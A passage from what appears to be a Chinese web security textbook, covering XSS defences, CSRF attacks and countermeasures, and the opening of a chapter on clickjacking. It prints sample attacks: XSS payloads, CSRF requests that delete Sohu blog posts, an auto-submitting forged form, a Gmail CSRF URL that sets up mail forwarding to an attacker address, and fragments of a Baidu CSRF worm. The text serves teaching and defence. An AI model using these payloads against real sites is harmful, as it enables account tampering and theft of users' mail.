
```

```

```
<a href="$var" >test</a>
```

在此之后，再对变量进行URLEncode，即可保证不会有此类的XSS发生了。

OWASP ESAPI中有一个URLEncode的实现（此API未解决伪协议的问题）：

```
String safe =
ESAPI.encoder().encodeForURL( request.getPara
meter( "input" ) );
```

3.3.5 处理富文本

有些时候，网站需要允许用户提交一些自定义的HTML代码，称之为“富文本”。比如一个用户在论坛里发帖，帖子的内容里要有图片、视频，表格等，这些“富文本”的效果都需要通过HTML代码来实现。

如何区分安全的“富文本”和有攻击性的XSS呢？

在处理富文本时，还是要回到“输入检查”的思路上来。“输入检查”的主要问题是，在检查时还不知道变量的输出语境。但用户提交的“富文本”数据，其语义是完整的HTML代码，在输出时也不会拼凑到某个标签的属性中。因此可以特殊情况特殊处理。

在上一节中，列出了所有在HTML中可能执行脚本的地方。而一个优秀的“XSS Filter”，也应该能够找出HTML代码中所有可能执行脚本的地方。

HTML是一种结构化的语言，比较好分析。通过htmlparser可以解析出HTML代码的标签、标签属性和事件。

在过滤富文本时，“事件”应该被严格禁止，因为“富

文本”的展示需求里不应该包括“事件”这种动态效果。而一些危险的标签，比如<iframe>、<script>、<base>、<form>等，也是应该严格禁止的。


在标签的选择上，应该使用白名单，避免使用黑名单。比如，只允许<a>、<img>、<div>等比较“安全”的标签存在。“白名单原则”不仅仅用于标签的选择，同样应该用于属性与事件的选择。

在富文本过滤中，处理CSS也是一件麻烦的事情。如果允许用户自定义CSS、style，则也可能导致XSS攻击。因此尽可能地禁止用户自定义CSS与style。

如果一定要允许用户自定义样式，则只能像过滤“富文本”一样过滤“CSS”。这需要一个CSSParser对样式进行智能分析，检查其中是否包含危险代码。

有一些比较成熟的开源项目，实现了对富文本的XSS检查。

Anti-Samy是OWASP上的一个开源项目，也是目前最好的XSS Filter。最早它是基于Java的，现在已经扩展到.NET等语言。



```
import org.owasp.validator.html.*;
Policy policy =
Policy.getInstance(POLICY_FILE_LOCATION);
AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(dirtyInput,
policy);
MyUserDAO.storeUserProfile(cr.getCleanHTML())
; // some custom function
```

在PHP中，可以使用另外一个广受好评的开源项目：HTMLPurify。

3.3.6　防御DOM Based XSS

DOM Based XSS是一种比较特别的XSS漏洞，前文提到的几种防御方法都不太适用，需要特别对待。

DOM Based XSS是如何形成的呢？回头看看这个例子：

```
<script>
function test(){
  var str =
document.getElementById("text").value;
  document.getElementById("t").innerHTML =
"<a href='"+str+"' >testLink</a>";
}
</script>
<div id="t" ></div>
<input type="text" id="text" value="" />
<input type="button" id="s" value="write"
onclick="test()" />
```

在button的onclick事件中，执行了test()函数，而该函数中最关键的一句是：

```
document.getElementById("t").innerHTML = "<a
href='"+str+"' >testLink</a>";
```

将HTML代码写入了DOM节点，最后导致了XSS的发生。

事实上，DOM Based XSS是从JavaScript中输出数据到HTML页面里。而前文提到的方法都是针对“从服务器应用直接输出到HTML页面”的XSS漏洞，因此并不适用于DOM Based XSS。

看看下面这个例子：

```
<script>
var x="$var";
document.write("<a href='"+x+"' >test</a>");
</script>
```

变量“$var”输出在<script>标签内，可是最后又被document.write输出到HTML页面中。

假设为了保护“$var”直接在<script>标签内产生XSS，服务器端对其进行了javascriptEscape。可是，$var在document.write时，仍然能够产生XSS，如下所示：

```
<script>
var x="\x20\x27onclick\x3dalert\x281\x29\x3b
\x2f\x2f\x27";
document.write("<a href='"+x+"' >test</a>");
</script>
```

页面渲染之后的实际结果如下：



页面渲染后的HTML代码效果

XSS攻击成功：



执行恶意代码

其原因在于，第一次执行javascriptEscape后，只保护了：

```
var x = "$var";
```

但是当document.write输出数据到HTML页面时，浏览器重新渲染了页面。在<script>标签执行时，已经对变量x进行了解码，其后docu-ment.write再运行时，其参数就变成了：

```
<a href=' 'onclick=alert(1);//'' >test</a>
```

XSS因此而产生。

那是不是因为对“$var”用错了编码函数呢？如果改成HtmlEncode会怎么样？继续看下面这个例子：

```
<script>
var
x="1&#x22;&#x29;&#x3b;alert&#x28;2&#x29;&#x3b
;&#x2f;&#x2f;&#x22;";
document.write("<a href=#
onclick='alert(\""+x+"\")' >test</a>");
</script>
```

服务器把变量HtmlEncode后再输出到<script>中，然后变量x作为onclick事件的一个函数参数被document.write到了HTML页面里。

```
<html>
    <head></head>
    <body>
        <script>
            var x="1&#x22;&#x29;&#x3b;alert&#x28;2&#x29;&#x3b;&#x2f;&#x2f;&#x22;";
            document.write("<a href=# onclick='alert(\""+x+"\")' >test</a>");
        </script>
        <a onclick="alert("1");alert(2);//"")" href="#">test</a>
    </body>
</html>
```

页面渲染后的HTML代码效果


onclick事件执行了两次“alert”，第二次是被XSS注入的。

执行恶意代码

那么正确的防御方法是什么呢？

首先，在“$var”输出到<script>时，应该执行一次javascriptEncode；其次，在docu-ment.write输出到HTML页面时，要分具体情况看待：如果是输出到事件或者脚本，则要再做一次javascriptEncode；如果是输出到HTML内容或者属性，则要做一次HtmlEncode。

也就是说，从JavaScript输出到HTML页面，也相当于一次XSS输出的过程，需要分语境使用不同的编码函数。



DOM based XSS的防御

会触发DOM Based XSS的地方有很多，以下几个地方是JavaScript输出到HTML页面的必经之路。

- document.write()
- document.writeln()
- xxx.innerHTML=
- xxx.outerHTML=
- innerHTML.replace
- document.attachEvent()
- window.attachEvent()
- document.location.replace()

- document.location.assign()
- ……

需要重点关注这几个地方的参数是否可以被用户控制。

除了服务器端直接输出变量到JavaScript外，还有以下几个地方可能会成为DOM Based XSS的输入点，也需要重点关注。

- 页面中所有的inputs框
- window.location(href、hash等)
- window.name ?document.referrer
- document.cookie ?localstorage
- XMLHttpRequest返回的数据
- ……

安全研究者Stefano Di Paola设立了一个DOM Based XSS的cheatsheet，有兴趣深入研究的读者可以参考。

3.3.7　换个角度看XSS的风险

前文谈到的所有XSS攻击，都是从漏洞形成的原理上看的。如果从业务风险的角度来看，则会有不同的观点。

一般来说，存储型XSS的风险会高于反射型XSS。因为存储型XSS会保存在服务器上，有可能会跨页面存在。它不改变页面URL的原有结构，因此有时候还能逃过一些IDS的检测。比如IE 8的XSS Filter和Firefox的Noscript Extension，都会检查地址栏中的地址是否包含XSS脚本。而跨页面的存储型XSS可能会绕过这些检测工具。

从攻击过程来说，反射型XSS，一般要求攻击者诱使用户点击一个包含XSS代码的URL链接；而存储型XSS，则只需要让用户查看一个正常的URL链接。比如一个Web邮箱的邮件正文页面存在一个存储型的XSS漏洞，当用户打开一封新邮件时，XSS Payload会被执行。这样的漏洞极其隐蔽，且埋伏在用户的正常业务中，风险颇高。

从风险的角度看，用户之间有互动的页面，是可能

发起XSS Worm攻击的地方。而根据不同页面的PageView高低，也可以分析出哪些页面受XSS攻击后的影响会更大。比如在网站首页发生的XSS攻击，肯定比网站合作伙伴页面的XSS攻击要严重得多。

在修补XSS漏洞时遇到的最大挑战之一是漏洞数量太多，因此开发者可能来不及，也不愿意修补这些漏洞。从业务风险的角度来重新定位每个XSS漏洞，就具有了重要的意义。

3.4　小结

本章讲述了XSS攻击的原理，并从开发者的角度阐述了如何防御XSS。

理论上，XSS漏洞虽然复杂，但却是可以彻底解决的。在设计XSS解决方案时，应该深入理解XSS攻击的原理，针对不同的场景使用不同的方法。同时有很多开源项目为我们提供了参考。

第4章　跨站点请求伪造（CSRF）

CSRF的全名是Cross Site RequestForgery，翻译成中文就是跨站点请求伪造。它是一种常见的Web攻击，但很多开发者对它很陌生。CSRF也是Web安全中最容易被忽略的一种攻击方式，甚至很多安全工程师都不太理解它的利用条件与危害，因此不予重视。但CSRF在某些时候却能够产生强大的破坏性。

4.1 CSRF简介

什么是CSRF呢？我们先看一个例子。

还记得在“跨站脚本攻击”一章中，介绍XSSPayload时的那个“删除搜狐博客”的例子吗？登录Sohu博客后，只需要请求这个URL，就能够把编号为“156713012”的博客文章删除。

```
http://blog.sohu.com/manage/entry.do?
m=delete&id=156713012
```

这个URL同时还存在CSRF漏洞。我们将尝试利用CSRF漏洞，删除编号为“156714243”的博客文章。这篇文章的标题是“test1”。



搜狐博客个人管理界面

攻击者首先在自己的域构造一个页面：

```
http://www.a.com/csrf.html
```

其内容为：

```
<img src="http://blog.sohu.com/manage/
entry.do?m=delete&id=156714243" />
```

使用了一个<img>标签，其地址指向了删除博客文章的链接。

攻击者诱使目标用户，也就是博客主“test1test”访问这个页面：





执行CSRF攻击

该用户看到了一张无法显示的图片，再回过头看看搜狐博客：



文章被删除

发现原来存在的标题为“test1”的博客文章，已经被删除了！

原来刚才访问http://www.a.com/csrf.html时，图片标签向搜狐的服务器发送了一次GET请求：

控制台 HTML CSS 脚本 DOM 网络 Events Cookies

清除 保持 | 所有 HTML CSS JS XHR 图片 Flash

URL	状态	域	大小	时间线
GET csrf.html	200 OK	a.com	72 B	
GET entry.do?m=delete&id=15	302 Moved Temporarily	blog.sohu.com	84 B	
2 个请求			156 B	

CSRF请求

而这次请求，导致了搜狐博客上的一篇文章被删除。

回顾整个攻击过程，攻击者仅仅诱使用户访问了一

个页面，就以该用户身份在第三方站点里执行了一次操作。试想：如果这张图片是展示在某个论坛、某个博客，甚至搜狐的一些用户空间中，会产生什么效果呢？只需要经过精心的设计，就能够起到更大的破坏作用。

这个删除博客文章的请求，是攻击者所伪造的，所以这种攻击就叫做“跨站点请求伪造”。

4.2 CSRF进阶

4.2.1 浏览器的Cookie策略

在上节提到的例子里，攻击者伪造的请求之所以能够被搜狐服务器验证通过，是因为用户的浏览器成功发送了Cookie的缘故。

浏览器所持有的Cookie分为两种：一种是“Session Cookie”，又称“临时Cookie”；另一种是“Third-party Cookie”，也称为“本地Cookie”。

两者的区别在于，Third-party Cookie是服务器在Set-Cookie时指定了Expire时间，只有到了Expire时间后Cookie才会失效，所以这种Cookie会保存在本地；而Session Cookie则没有指定Ex-pire时间，所以浏览器关闭后，Session Cookie就失效了。

在浏览网站的过程中，若是一个网站设置了Session Cookie，那么在浏览器进程的生命周期内，即使浏览器新打开了Tab页，Session Cookie也都是有效的。Session Cookie保存在浏览器进程的内存空间中；而Third-party Cookie则保存在本地。

如果浏览器从一个域的页面中，要加载另一个域的资源，由于安全原因，某些浏览器会阻止Third-party Cookie的发送。

下面这个例子，演示了这一过程。

在http://www.a.com/cookie.php中，会给浏览器写入两个Cookie：一个为Session Cookie，另一个为Third-party Cookie。

```
<?php
header("Set-Cookie: cookie1=123;");
header("Set-Cookie: cookie2=456;expires=Thu,
01-Jan-2030 00:00:01 GMT;", false);
?>
```

访问这个页面，发现浏览器同时接收了这两个Cookie。

Overview | Time Chart | Headers | Cookies | Cache | Query String | POST Data | Content | Stream

Cookie...	Direction	Value	Path	Domain	Expires
cookie1	Received	123	/	www.a.com	(Session)
cookie2	Received	456	/	www.a.com	Thu, 01-Jan-2030 00:00:01 GMT

浏览器接收Cookie

这时再打开一个新的浏览器Tab页，访问同一个域

中的不同页面。因为新Tab页在同一个浏览器进程中，因此Session Cookie将被发送。



Session Cookie被发送

此时在另外一个域中，有一个页面http://www.b.com/csrf-test.html，此页面构造了CSRF以访问www.a.com。

```
<iframe src="http://www.a.com" ></iframe>
```

这时却会发现，只能发送出Session Cookie，而Third-party Cookie被禁止了。

Overview | Time Chart | Headers | Cookies | Cache | Query String | POST Data | Content | Stream

Cookie...	Direction	Value	Path	Domain	Expires
cookie1	Sent	123	/	www.a.com	(Session)

只发送了Session Cookie

这是因为IE出于安全考虑，默认禁止了浏览器在<img>、<iframe>、<script>、<link>等标签中发送第三方Cookie。

再回过头来看看Firefox的行为。在Firefox中，默认策略是允许发送第三方Cookie的。

控制台 HTML CSS 脚本 DOM 网络 Events Cookies

清除 保持 | 所有 HTML CSS JS XHR 图片 Flash

URL	状态	域	大小	时间线
GET csrf-test.html	304 Not Modified	b.com	41 B	
GET www.a.com	403 Forbidden	a.com	286 B	

Headers 响应 缓存 Cookies

响应头信息 查看源代码

```
Date            Tue, 24 Aug 2010 08:53:43 GMT
Server          Apache/2.0.63 (Win32) PHP/5.2.6
Content-Length  286
Keep-Alive      timeout=15, max=99
Connection      Keep-Alive
Content-Type    text/html; charset=iso-8859-1
```

请求头信息 查看源代码

```
Host             www.a.com
User-Agent       Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8
Accept           text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language  zh-cn
Accept-Encoding  gzip,deflate
Accept-Charset   GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive       115
Connection       keep-alive
Referer          http://www.b.com/csrf-test.html
Cookie           cookie1=123; cookie2=456
Cache-Control    max-age=0
```

在Firefox中允许发送第三方Cookie

由此可见，在本章一开始所举的CSRF攻击案例中，因为用户的浏览器是Firefox，所以能够成功发送用于认证的Third-party Cookie，最终导致CSRF攻击成功。

而对于IE浏览器，攻击者则需要精心构造攻击环境，比如诱使用户在当前浏览器中先访问目标站点，使得Session Cookie有效，再实施CSRF攻击。

在当前的主流浏览器中，默认会拦截Third-party Cookie的有：IE 6、IE 7、IE 8、Safari；不会拦截的有：Firefox 2、Firefox 3、Opera、GoogleChrome、Android等。

但若CSRF攻击的目标并不需要使用Cookie，则也不必顾虑浏览器的Cookie策略了。

4.2.2　P3P头的副作用

尽管有些CSRF攻击实施起来不需要认证，不需要发送Cookie，但是不可否认的是，大部分敏感或重要的操作是躲藏在认证之后的。因此浏览器拦截第

三方Cookie的发送，在某种程度上来说降低了CSRF攻击的威力。可是这一情况在“P3P头”介入后变得复杂起来。

P3P Header是W3C制定的一项关于隐私的标准，全称是The Platform for Privacy Prefer-ences。

如果网站返回给浏览器的HTTP头中包含有P3P头，则在某种程度上来说，将允许浏览器发送第三方Cookie。在IE下即使是<iframe>、<script>等标签也将不再拦截第三方Cookie的发送。

在网站的业务中，P3P头主要用于类似广告等需要跨域访问的页面。但是很遗憾的是，P3P头设置后，对于Cookie的影响将扩大到整个域中的所有页面，因为Cookie是以域和path为单位的，这并不符合“最小权限”原则。

假设有www.a.com与www.b.com两个域，在www.b.com上有一个页面，其中包含一个指向www.a.com的iframe。

```
http://www.b.com/test.html的内容为：
<iframe width=300 height=300
src="http://www.a.com/test.php" ></iframe>
```

```
http://www.a.com/test.php是一个对 a.com域设置Co
<?php
header("Set-Cookie: test=axis;
domain=.a.com; path=/");
?>
```

当请求http://www.b.com/test.html时，它的iframe会告诉浏览器去跨域请求 www.a.com/test.php。test.php会尝试Set-Cookie，所以浏览器会收到一个Cookie。

如果Set-Cookie成功，再次请求该页面，浏览器应该会发送刚才收到的Cookie。可是由于跨域限制，在a.com上Set-Cookie是不会成功的，所以无法发送刚才收到的Cookie。 这里无论是临时Cookie还是本地Cookie都一样。测试环境请求过程

可以看到，第二次发包，只是再次接收到了Cookie，上次Set-Cookie的值并不曾发送，说明没有Set-Cookie成功。但是这种情况在加入了P3P头后会有所改变，P3P头允许跨域访问隐私数据，从而可以跨域Set-Cookie成功。

修改www.a.com/test.php如下：

```
<?php
header("P3P: CP=CURa ADMa DEVa PSAo PSDo OUR
BUS UNI PUR INT DEM STA PRE COM NAV OTC NOI
DSP COR");
header("Set-Cookie: test=axis; expires=Sun,
23-Dec-2018 08:13:02 GMT; domain=.a.com;
path=/");
?>
```

再次重复上面的测试过程：测试环境请求过程

可以看到，第二个包成功发送出之前收到的Cookie。

P3P头的介入改变了a.com的隐私策略，从而使得<iframe>、<script>等标签在IE中不再拦截第三方Cookie的发送。P3P头只需要由网站设置一次即可，之后每次请求都会遵循此策略，而不需要再重复设置。

P3P的策略看起来似乎很难懂，但其实语法很简单，都是一一对应的关系，可以查询W3C标准。比如：

CP是Compact Policy的简写；CURa中 CUR是<current/>的简写；a是always的简写。如下表：

```
[57] compact-purpose = "CUR"          | ; for
<current/>
    "ADM" [creq] | ; for <admin/>
    "DEV" [creq] | ; for <develop/>
    "TAI" [creq] | ; for <tailoring/>
    "PSA" [creq] | ; for <pseudo-analysis/>
    "PSD" [creq] | ; for <pseudo-decision/>
    "IVA" [creq] | ; for <individual-
analysis/>
    "IVD" [creq] | ; for <individual-
decision/>
    "CON" [creq] | ; for <contact/>
    "HIS" [creq] | ; for <historical/>
    "TEL" [creq] | ; for <telemarketing/>
    "OTP" [creq]   ; for <other-purpose/>
[58] creq = "a"| ;"always"
   "i"| ;"opt-in"
    "o"  ;"opt-out"
```

此外，P3P头也可以直接引用一个XML 策略文件：

```
HTTP/1.1 200 OK
P3P: policyref="http://catalog.example.com/
P3P/PolicyReferences.xml"
Content-Type: text/html
Content-Length: 7413
Server: CC-Galaxy/1.3.18
```

若想了解更多的关于P3P头的信息，可以参考W3C标准。

正因为P3P头目前在网站的应用中被广泛应用，因此在CSRF的防御中不能依赖于浏览器对第三方Cookie的拦截策略，不能心存侥幸。

很多时候，如果测试CSRF时发现<iframe>等标签在IE中居然能发送Cookie，而又找不到原因，那么很可能就是因为P3P头在作怪。

4.2.3 GET? POST?

在CSRF攻击流行之初，曾经有一种错误的观点，认为CSRF攻击只能由GET请求发起。因此很多开发者都认为只要把重要的操作改成只允许POST请求，就能防止CSRF攻击。

这种错误的观点形成的原因主要在于，大多数CSRF攻击发起时，使用的HTML标签都是<img>、<iframe>、<script>等带“src”属性的标签，这类标签只能够发起一次GET请求，而不能发起POST请求。而对于很多网站的应用来说，一些重要操作并未严格地区分GET与POST，攻击者可以使用GET来请求表单的提交地址。比如在PHP中，如果使用

的是$_REQUEST，而非$_POST获取变量，则会存在这个问题。

对于一个表单来说，用户往往也就可以使用GET方式提交参数。比如以下表单：

```
<form action="/register" id="register"
method="post" >
<input type=text name="username" value="" />
<input type=password name="password"
value="" />
<input type=submit name="submit"
value="submit" />
</form>
```

用户可以尝试构造一个GET请求：

```
http://host/register?
username=test&password=passwd
```

来提交，若服务器端未对请求方法进行限制，则这个请求会通过。

如果服务器端已经区分了GET与POST，那么攻击者有什么方法呢？对于攻击者来说，有若干种方法可以构造出一个POST请求。

最简单的方法，就是在一个页面中构造好一个form表单，然后使用JavaScript自动提交这个表单。比如，攻击者在www.b.com/test.html中编写如下代码：

```
<form action="http://www.a.com/register"
id="register" method="post" >
<input type=text name="username" value="" />
<input type=password name="password"
value="" />
<input type=submit name="submit"
value="submit" />
</form>
<script>
var f = document.getElementById("register");
f.inputs[0].value = "test";
f.inputs[1].value = "passwd";
f.submit();
</script>
```

攻击者甚至可以将这个页面隐藏在一个不可见的iframe窗口中，那么整个自动提交表单的过程，对于用户来说也是不可见的。


在2007年的Gmail CSRF漏洞攻击过程中，安全研究者pdp展示了这一技巧。

首先，用户需要登录Gmail账户，以便让浏览器获得Gmail的临时Cookie。



用户登录Gmail

然后，攻击者诱使用户访问一个恶意页面。



攻击者诱使用户访问恶意页面

在这个恶意页面中，隐藏了一个iframe，iframe的地址指向pdp写的CSRF构造页面。

```
http://www.gnucitizen.org/util/csrf?
_method=POST&_enctype=multipart/form-
data&_action
=https%3A//mail.google.com/mail/h/
ewt1jmuj4ddv/%3Fv
%3Dprf&cf2_emc=true&cf2_email=evil
inbox@mailinator.com&cf1_from&cf1_to&cf1_subj
&cf1_has&cf1_hasnot&cf1_attach=true&tfi&
s=z&irf=on&nvp_bu_cftb=Create%20Filter
```

这个链接的实际作用就是把参数生成一个POST的表单，并自动提交。

由于浏览器中已经存在Gmail的临时Cookie，所以用户在iframe中对Gmail发起的这次请求会成功——邮箱的Filter中会新创建一条规则，将所有带附件的邮件都转发到攻击者的邮箱中。



恶意站点通过CSRF在用户的Gmail中建立一条规则

Google在不久后即修补了这个漏洞。

4.2.4　Flash CSRF

Flash也有多种方式能够发起网络请求，包括POST。比如下面这段代码：

```
import flash.net.URLRequest;
import flash.system.Security;
var url = new URLRequest("http://target/page"
var param = new URLVariables();
param = "test=123";
url.method = "POST";
url.data = param;
sendToURL(url);
stop();
```

除了URLRequest外，在Flash中还可以使用getURL，loadVars等方式发起请求。比如：

```
req = new LoadVars();
req.addRequestHeader("foo", "bar");
req.send("http://target/page?v1=123&v2=456",
"_blank", "GET");
```

在IE 6、IE 7中，Flash发送的网络请求均可以带上本地Cookie；但是从IE 8起，Flash发起的网络请求已经不再发送本地Cookie了。

4.2.5 CSRF Worm

2008年9月，国内的安全组织80sec公布了一个百度的CSRF Worm。

漏洞出现在百度用户中心的发送短消息功能中：

```
http://msg.baidu.com/?
ct=22&cm=MailSend&tn=bmSubmit&sn=用户账户&co=
消息内容
```

只需要修改参数sn，即可对指定的用户发送短消息。而百度的另外一个接口则能查询出某个用户的

所有好友：

```
http://frd.baidu.com/?ct=28&un=用户账户
&cm=FriList&tn=bmABCFriList&callback=gotfrie
```

将两者结合起来，可以组成一个CSRF Worm——让一个百度用户查看恶意页面后，将给他的所有好友发送一条短消息，然后这条短消息中又包含一张图片，其地址再次指向CSRF页面，使得这些好友再次将消息发给他们的好友，这个Worm因此得以传播。

Step 1：模拟服务器端取得request的参数。

```
var lsURL=window.location.href;
loU = lsURL.split("?");
if (loU.length>1)
{
var loallPm = loU[1].split("&");
……
```

定义蠕虫页面服务器地址，取得?和&符号后的字符串，从URL中提取感染蠕虫的用户名和感染者的好友用户名。

Step 2：好友json数据的动态获取。

```
var gotfriends = function (x)
vilmsg]"
for(i=0;i<friends.length;i++){
......
mysendmsg=mysendmsg+"&"+i;
eval('x'+i+'=new Image();x'+i
+'.src=unescape(""+mysendmsg+'");');
......
```

将感染者的用户名和需要传播的好友用户名放到蠕虫链接内，然后输出短消息。

这个蠕虫很好地展示了CSRF的破坏性——即使没有XSS漏洞，仅仅依靠CSRF，也是能够发起大规模蠕虫攻击的。

4.3 CSRF的防御

CSRF攻击是一种比较奇特的攻击，下面看看有什么方法可以防御这种攻击。

4.3.1 验证码

验证码被认为是对抗CSRF攻击最简洁而有效的防御方法。

CSRF攻击的过程，往往是在用户不知情的情况下构造了网络请求。而验证码，则强制用户必须与应用进行交互，才能完成最终请求。因此在通常情况下，验证码能够很好地遏制CSRF攻击。

但是验证码并非万能。很多时候，出于用户体验考虑，网站不能给所有的操作都加上验证码。因此，验证码只能作为防御CSRF的一种辅助手段，而不能作为最主要的解决方案。

4.3.2 Referer Check

Referer Check在互联网中最常见的应用就是“防止图片盗链”。同理，Referer Check也可以被用于检

查请求是否来自合法的“源”。

常见的互联网应用，页面与页面之间都具有一定的逻辑关系，这就使得每个正常请求的Referer具有一定的规律。

比如一个“论坛发帖”的操作，在正常情况下需要先登录到用户后台，或者访问有发帖功能的页面。在提交“发帖”的表单时，Referer的值必然是发帖表单所在的页面。如果Referer的值不是这个页面，甚至不是发帖网站的域，则极有可能是CSRF攻击。

即使我们能够通过检查Referer是否合法来判断用户是否被CSRF攻击，也仅仅是满足了防御的充分条件。Referer Check的缺陷在于，服务器并非什么时候都能取到Referer。很多用户出于隐私保护的考虑，限制了Referer的发送。在某些情况下，浏览器也不会发送Referer，比如从HTTPS跳转到HTTP，出于安全的考虑，浏览器也不会发送Ref-erer。

在Flash的一些版本中，曾经可以发送自定义的Referer头。虽然Flash在新版本中已经加强了安全限制，不再允许发送自定义的Referer头，但是难免不会有别的客户端插件允许这种操作。

出于以上种种原因，我们还是无法依赖于Ref-erer Check作为防御CSRF的主要手段。但是通过Referer Check来监控CSRF攻击的发生，倒是一种可行的方法。

4.3.3 Anti CSRF Token

现在业界针对CSRF的防御，一致的做法是使用一个Token。在介绍此方法前，先了解一下CSRF的本质。

4.3.3.1 CSRF的本质

CSRF为什么能够攻击成功？其本质原因是重要操作的所有参数都是可以被攻击者猜测到的。

攻击者只有预测出URL的所有参数与参数值，才能成功地构造一个伪造的请求；反之，攻击者将无法攻击成功。

出于这个原因，可以想到一个解决方案：把参数加密，或者使用一些随机数，从而让攻击者无法猜测到参数值。这是“不可预测性原则”的一种应用（参考“我的安全世界观”一章）。

比如，一个删除操作的URL是：

```
http://host/path/delete?username=abc&item=123
```

把其中的username参数改成哈希值：

```
http://host/path/delete?username=md5(salt
+abc)&item=123
```

这样，在攻击者不知道salt的情况下，是无法构造出这个URL的，因此也就无从发起CSRF攻击了。而对于服务器来说，则可以从Session或Cookie中取得“username=abc”的值，再结合salt对整个请求进行验证，正常请求会被认为是合法的。

但是这个方法也存在一些问题。首先，加密或混淆后的URL将变得非常难读，对用户非常不友好。其次，如果加密的参数每次都改变，则某些URL将无法再被用户收藏。最后，普通的参数如果也被加密或哈希，将会给数据分析工作带来很大的困扰，因为数据分析工作常常需要用到参数的明文。

因此，我们需要一个更加通用的解决方案来帮助解决这个问题。这个方案就是使用Anti CSRFToken。

回到上面的URL中，保持原参数不变，新增一个参数Token。这个Token的值是随机的，不可预测：

```
http://host/path/delete?
username=abc&item=123&token=[random(seed)]
```

Token需要足够随机，必须使用足够安全的随机数生成算法，或者采用真随机数生成器（物理随机，请参考“加密算法与随机数”一章）。Token应该作为一个“秘密”，为用户与服务器所共同持有，不能被第三者知晓。在实际应用时，Token可以放在用户的Session中，或者浏览器的Cookie中。

由于Token的存在，攻击者无法再构造出一个完整的URL实施CSRF攻击。

Token需要同时放在表单和Session中。在提交请求时，服务器只需验证表单中的Token，与用户Session（或Cookie）中的Token是否一致，如果一致，则认为是合法请求；如果不一致，或者有一个为空，则认为请求不合法，可能发生了CSRF攻击。

如下这个表单中，Token作为一个隐藏的in-put字段，放在form中：

隐藏字段中的Token

同时Cookie中也包含了一个Token：

Cookie中的Token

4.3.3.2　Token的使用原则

Anti CSRF Token在使用时，有若干注意事项。

防御CSRF的Token，是根据“不可预测性原则”设计的方案，所以Token的生成一定要足够随机，需要使用安全的随机数生成器生成Token。

此外，这个Token的目的不是为了防止重复提交。所以为了使用方便，可以允许在一个用户的有效生命周期内，在Token消耗掉前都使用同一个Token。但是如果用户已经提交了表单，则这个To-ken已经消耗掉，应该再次重新生成一个新的To-ken。

如果Token保存在Cookie中，而不是服务器端的Session中，则会带来一个新的问题。如果一个用户打开几个相同的页面同时操作，当某个页面消耗掉Token后，其他页面的表单内保存的还是被消耗掉的那个Token，因此其他页面的表单再次提交时，会出现Token错误。在这种情况下，可以考虑生成多个有效的Token，以解决多页面共存的场景。

最后，使用Token时应该注意Token的保密性。Token如果出现在某个页面的URL中，则可能会通过Referer的方式泄露。比如以下页面：

```
http://host/path/manage?
```

```
username=abc&token=[random]
```

这个manage页面是一个用户面板，用户需要在这个页面提交表单或者单击“删除”按钮，才能完成删除操作。

在这种场景下，如果这个页面包含了一张攻击者能指定地址的图片：

```
<img src="http://evil.com/notexist" />
```

则“http://host/path/manage?username=abc&token=[random]”会作为HTTP请求的Referer发送到evil.com的服务器上，从而导致Token泄露。

因此在使用Token时，应该尽量把Token放在表单中。把敏感操作由GET改为POST，以form表单（或者AJAX）的形式提交，可以避免Token泄露。

此外，还有一些其他的途径可能导致Token泄露。比如XSS漏洞或者一些跨域漏洞，都可能让攻击者窃取到Token的值。

CSRF的Token仅仅用于对抗CSRF攻击，当网站还

同时存在XSS漏洞时，这个方案就会变得无效，因为XSS可以模拟客户端浏览器执行任意操作。在XSS攻击下，攻击者完全可以请求页面后，读出页面内容里的Token值，然后再构造出一个合法的请求。这个过程可以称之为XSRF，和CSRF以示区分。

XSS带来的问题，应该使用XSS的防御方案予以解决，否则CSRF的Token防御就是空中楼阁。安全防御的体系是相辅相成、缺一不可的。

4.4 小结

本章介绍了Web安全中的一个重要威胁：CSRF攻击。CSRF攻击也能够造成严重的后果，不能忽略或轻视这种攻击方式。

CSRF攻击是攻击者利用用户的身份操作用户账户的一种攻击方式。设计CSRF的防御方案必须先理解CSRF攻击的原理和本质。

根据“不可预测性原则”，我们通常使用AntiCSRF Token来防御CSRF攻击。在使用Token时，要注意Token的保密性和随机性。

第5章　点击劫持（ClickJacking）

2008年，安全专家Robert Hansen与Jeremiah Grossman发现了一种被他们称为“ClickJacking”（点击劫持）的攻击，这种攻击方式影响了几乎所有的桌面平台，包括IE、Safari、Firefox、Opera以及Adobe Flash。两位发现者准备在当年的OWASP安全大会上公布并进行演示，但包括Adobe在内的所有厂商，都要求在漏洞修补前不要公开此问题。

5.1　什么是点击劫持

点击劫持是一种视觉上的欺骗手段。攻击者使用一个透明的、不可见的iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将在不知情的情况下点击透明的iframe页面。通过调整iframe页面的位置，可以诱使用户恰好点击在iframe页面的一些功能性按钮上。



点击劫持原理示意图

看下面这个例子。

在http://www.a.com/test.html页面中插入了一个指向目标网站的iframe，出于演示的目的，我们让这个iframe变成半透明：

```
<!DOCTYPE html>
<html>
 <head>
